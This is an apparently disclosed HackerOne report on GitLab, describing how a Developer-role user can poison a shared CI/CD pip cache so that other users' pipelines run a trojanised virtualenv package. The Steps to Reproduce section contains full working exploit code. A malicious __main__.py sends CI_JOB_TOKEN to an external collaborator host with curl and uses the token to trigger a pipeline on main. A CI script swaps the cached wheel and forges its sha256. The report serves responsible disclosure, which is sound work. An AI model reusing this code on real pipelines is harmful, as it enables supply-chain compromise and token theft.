Malicious Developer can exfiltrate project Owner's CI_JOB_TOKEN via CI/CD Cache Poisoning in GitLab Pipelines
A developer could poison the CI/CD cache with a malicious Python package, which would then be installed and executed in another user's pipeline, allowing the attacker to exfiltrate the CI_JOB_TOKEN and impersonate the victim.

GitLab
Originally disclosed on GitLab
- Fixed in 15 months
- Disclosed after 15 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2707421 by ninjafit on 2024-09-09, assigned to GitLab Team:
Report | Attachments | How To Reproduce
Report
Hello! As part of the 90-day challenge, my goal was to find a way to impersonate users in CI pipelines. In the process, I uncovered a critical vulnerability that allows an attacker to impersonate arbitrary users by poisoning the CI/CD cache. This vulnerability is exploited by injecting malicious code into the CI/CD cache, which is then stored and appears harmless to other users. When another user creates a new branch, commits code, or runs a pipeline as part of their normal workflow, the poisoned cache is utilized, causing the malicious code to execute under their identity within their pipeline.
This exploit capitalizes on the inherent trust placed in cache contents, which can be shared across unprotected branches. As a result, an attacker can hijack a user's pipeline without requiring them to knowingly execute malicious code. The impact of this vulnerability is significant: it allows an attacker to impersonate users, execute arbitrary code, and access sensitive information, including the CI_JOB_TOKEN, without any explicit consent or interaction from the victim beyond typical pipeline operations.
Moreover, the CI_JOB_TOKEN generated from an unprotected branch can be leveraged to trigger pipelines in protected branches. This suggests that the CI_JOB_TOKEN permission model requires stronger access controls based on the branch type it originates from, as current restrictions appear insufficient to prevent this abuse.
Steps to Reproduce
For simplicity, I will use pip for cache poisoning in this proof of concept (POC), based on the example YAML file provided in GitLab’s Cache Python Dependencies. I will not specify a key in the cache as this will use the default configuration but could still be reproducible if the key is unique as the attacker can easily find the cache key from looking at pipeline logs or the ci yaml itself.
Our original CI/CD config will be as follows:
default:
  image: python:latest
  cache:                      # Pip's cache doesn't store the python packages
    paths:                    # https://pip.pypa.io/en/stable/topics/caching/
      - .cache/pip
  before_script:
    - python -V               # Print out python version for debugging
    - pip install virtualenv
    - virtualenv venv
    - source venv/bin/activate

variables:  # Change pip's cache directory to be inside the project directory since we can only cache local items.
  PIP_CACHE_DIR: "$CI_PROJECT_DIR/.cache/pip"

test:
  script:
    - python setup.py test
We will set up a scenario with two users: an Owner (Target) and a Developer (Attacker).
Owner (Target) User:
- Log in or sign up as the
Owneruser. - Import this project, which includes sample Python files with a basic cache configuration in CI: .
- Add another user to the project and assign them the
Developerrole.
Developer (Attacker) User:
- Log in or sign up as the
Developeruser. - Navigate to the project and create a new branch called
maliciousBranch. - Open the project in the Web IDE by navigating to the branch under Repository, then clicking
Edit > Web IDEto access the Visual Studio Code interface. - In the
maliciousBranch, replace thesetup.pyfile with the following malicious code:
import sys
from setuptools import setup, find_packages

###  Default version
version = "20.26.4"

###  Check if a version argument is provided
if len(sys.argv) > 1 and sys.argv[1].startswith('--version='):
    version = sys.argv[1].split('=')[1]
    sys.argv.pop(1)  # Remove the version argument from sys.argv

setup(
    name="virtualenv",
    version=version,
    description="Custom modified version of virtualenv",
    long_description="Custom modified version of virtualenv",
    author="NinjaFit",
    author_email="[email protected]",
    packages=find_packages(),
    entry_points={
        'console_scripts': [
            'virtualenv=virtualenv.__main__:main',
        ],
    },
    classifiers=[
        "Programming Language :: Python :: 3",
        "License :: OSI Approved :: MIT License",
        "Operating System :: OS Independent",
    ],
    python_requires='>=3.7',
    install_requires=[
        'platformdirs>=4.2.2',
        'filelock>=3.15.4',
        'distlib>=0.3.8',
    ],
)
- Create a new file called
__main__.pyand insert the following code (make sure to replace URL with your own exfil server)
import subprocess
import os

def create_fake_file():
    fake_file_path = "venv/bin/activate"
    os.makedirs(os.path.dirname(fake_file_path), exist_ok=True)
    with open(fake_file_path, "w") as f:
        f.write("# Fake activate script\n")

def main(args=None, env=None):
    # Create a fake file
    create_fake_file()

    # Exfiltrate the token
    user = os.getenv("GITLAB_USER_NAME")
    ci_job_token = os.getenv("CI_JOB_TOKEN")
    project_id = os.getenv("CI_PROJECT_ID")
    url = "https://bo3fhegg5o2sjqcxh2spx8ij5ab1zstgi.oastify.com"  # MAKE SURE TO SET THIS VARIABLE TO YOUR OWN SERVER

    # Construct the curl command
    curl_command = [
        "curl",
        "-X", "POST",
        url + "/" + project_id,
        "-H", f"Authorization: {user}:{ci_job_token}"
    ]

    # Exfiltrate the token
    subprocess.run(curl_command)

    # Trigger a pipeline in main branch
    ref="main"
    url = f"https://gitlab.com/api/v4/projects/{project_id}/trigger/pipeline?ref={ref}&token={ci_job_token}"
    subprocess.run(["curl", "-X", "POST", url])

    print("\nPWNED BY NINJAFIT")
    exit(0)

if __name__ == "__main__":  # pragma: no cov
    main()  # pragma: no cov
- Replace the
.gitlab-ci.ymlfile with the following YAML configuration to ensure the poisoned cache is created:
default:
  image: python:latest
  cache:                      # Pip's cache doesn't store the python packages
    paths:                    # https://pip.pypa.io/en/stable/topics/caching/
      - .cache/pip
  before_script:
    - python -V               # Print out python version for debugging
    - pip install setuptools
    - pip install virtualenv

variables:  # Change pip's cache directory to be inside the project directory since we can only cache local items.
  PIP_CACHE_DIR: "$CI_PROJECT_DIR/.cache/pip"

test:
  script:
    # Purge the cache to only cache the virtualenv package and install it
    - pip cache purge         # We only want to cache the virtualenv package
    - pip uninstall -y virtualenv
    - pip install virtualenv
    # Create the malicious package
    - VIRTUALENV_PATH=$(pip show virtualenv | grep Location | awk '{print $2}')/virtualenv
    - VIRTUALENV_VERSION=$(pip show virtualenv | grep Version | awk '{print $2}')
    - cp __main__.py $VIRTUALENV_PATH/__main__.py
    - mkdir packages
    - cp -r $VIRTUALENV_PATH "./packages/virtualenv"
    - cp setup.py "./packages/setup.py"
    - cd ./packages
    - python setup.py --version=$VIRTUALENV_VERSION bdist_wheel
    - cd ./dist
    # Get the malicious package name and sha256
    - MALICIOUS_PACKAGE=$(ls)
    - MALICIOUS_PACKAGE_PATH=$(pwd)/$MALICIOUS_PACKAGE
    - MALICIOUS_SHA256=$(sha256sum $MALICIOUS_PACKAGE | awk '{print $1}')
    # Find the cached virtualenv package (zip), get its sha256, and replace it with the malicious package
    - cd $PIP_CACHE_DIR
    - for file in $(find . -name "*.body"); do
        if file "$file" | grep -q "Zip archive data"; then
          LEGITIMATE_SHA256=$(sha256sum "$file" | awk '{print $1}');
          cp "$MALICIOUS_PACKAGE_PATH" "$file";
          break;
        fi;
      done
    # Process gzip files and replace the sha256 of the legitimate package with the malicious package
    - for file in $(find . -name "*.body"); do
        if file "$file" | grep -q "gzip compressed data"; then
          mv "$file" "$file.gz";
          gunzip "$file.gz";
          sed -i "s/$LEGITIMATE_SHA256/$MALICIOUS_SHA256/g" "$file";
          gzip "$file";
          mv "$file.gz" "$file";
        fi;
      done
    # Test the malicious package
    - pip uninstall -y virtualenv
    - pip install virtualenv
    - pip show virtualenv
- Commit the changes to the
maliciousBranch.
After committing the changes, navigate to the pipeline created by the commit. You’ll observe the following steps:
- We first purge the existing cache to ensure a clean start.
- We install
virtualenv, allowing its packages to be cached under thehttp-v2directory. - We modify the package by replacing its
__main__.pywith our malicious code, then recompile it into a wheel file usingsetup.py. - Next, we swap the cached package with our newly injected malicious version.
- To ensure
piptrusts the injected package, we replace the legitimate package'ssha256hash with the hash of our malicious one. - Finally, the pipeline saves the poisoned package into the CI/CD cache, making it available for future use.

As a test this works, pip show virtualenv will reveal my alias NinjaFit as the author instead of the original owners.
Now, the attacker simply waits for any arbitrary user to:
- Create a new branch (which automatically triggers a pipeline run).
- Commit code to an unprotected branch (which also auto-triggers a pipeline).
- Manually run a pipeline on an unprotected branch.
Owner (Target) User
- Log back in as the
Owneruser. - Create a new branch called
featureBranch. - A pipeline will automatically trigger upon branch creation.

When the pipeline runs, you will observe that instead of the legitimate virtualenv environment running, the malicious code will exfiltrate the CI_JOB_TOKEN and will trigger a pipeline run on the main branch, effectively demonstrating the impersonation and arbitrary code execution.
Video POC
Output of checks
This bug happens on GitLab.com
Log Output
Here are the logs for both the cache poison and the target user's pipeline run installing the malicious package:
Impact
The impact on users from this vulnerability is significant:
- User Impersonation: Attackers can impersonate any user in the project by executing malicious code in the context of their pipeline, without the user’s knowledge or direct interaction.
- Arbitrary Code Execution: The poisoned CI/CD cache allows attackers to inject and execute arbitrary code in any unprotected pipeline triggered by affected users, leading to potential pipeline compromise.
- Sensitive Data Exposure: Attackers can exfiltrate sensitive pipeline information, such as the
CI_JOB_TOKEN, which can be used to trigger further pipelines or access protected resources such as other projects. - Pipeline Hijacking: The vulnerability allows attackers to misuse the
CI_JOB_TOKENto trigger pipeline runs on protected branches, bypassing branch protections and potentially compromising the integrity of secure environments.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- project_export.tar.gz
- cicdcachepoisoning.mp4
- image.png
- image.png
- attacker_pipeline_logs.txt
- target_pipeline_logs.txt
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the CI/CD cache is shared across branches without integrity checks, allowing a developer to poison it and have other users' pipelines execute the malicious content.
Impact
An attacker could impersonate users, execute arbitrary code, exfiltrate the CI_JOB_TOKEN, and use it to trigger pipelines on protected branches, potentially compromising secure environments.
What the attacker needed
Attacker has Developer role; victim triggers pipeline on unprotected branch; cache shared across branches
How it was found
- As the Owner, import the project and add a Developer user.
- As the Developer, create a new branch and open it in the Web IDE.
- Replace setup.py and add __main__.py with malicious code that exfiltrates the CI_JOB_TOKEN.
- Replace .gitlab-ci.yml to build a malicious virtualenv package and replace the cached package and its hash.
- Commit the changes to trigger a pipeline that poisons the cache.
- As the Owner, create a new branch to trigger a pipeline that uses the poisoned cache and executes the malicious code.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In GitLab, pipelines can share a cache to speed up jobs. An attacker with developer access can replace a legitimate package in that cache with a malicious one. When another user runs a pipeline, the malicious package is installed and runs code, letting the attacker steal a token that grants access to the project.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.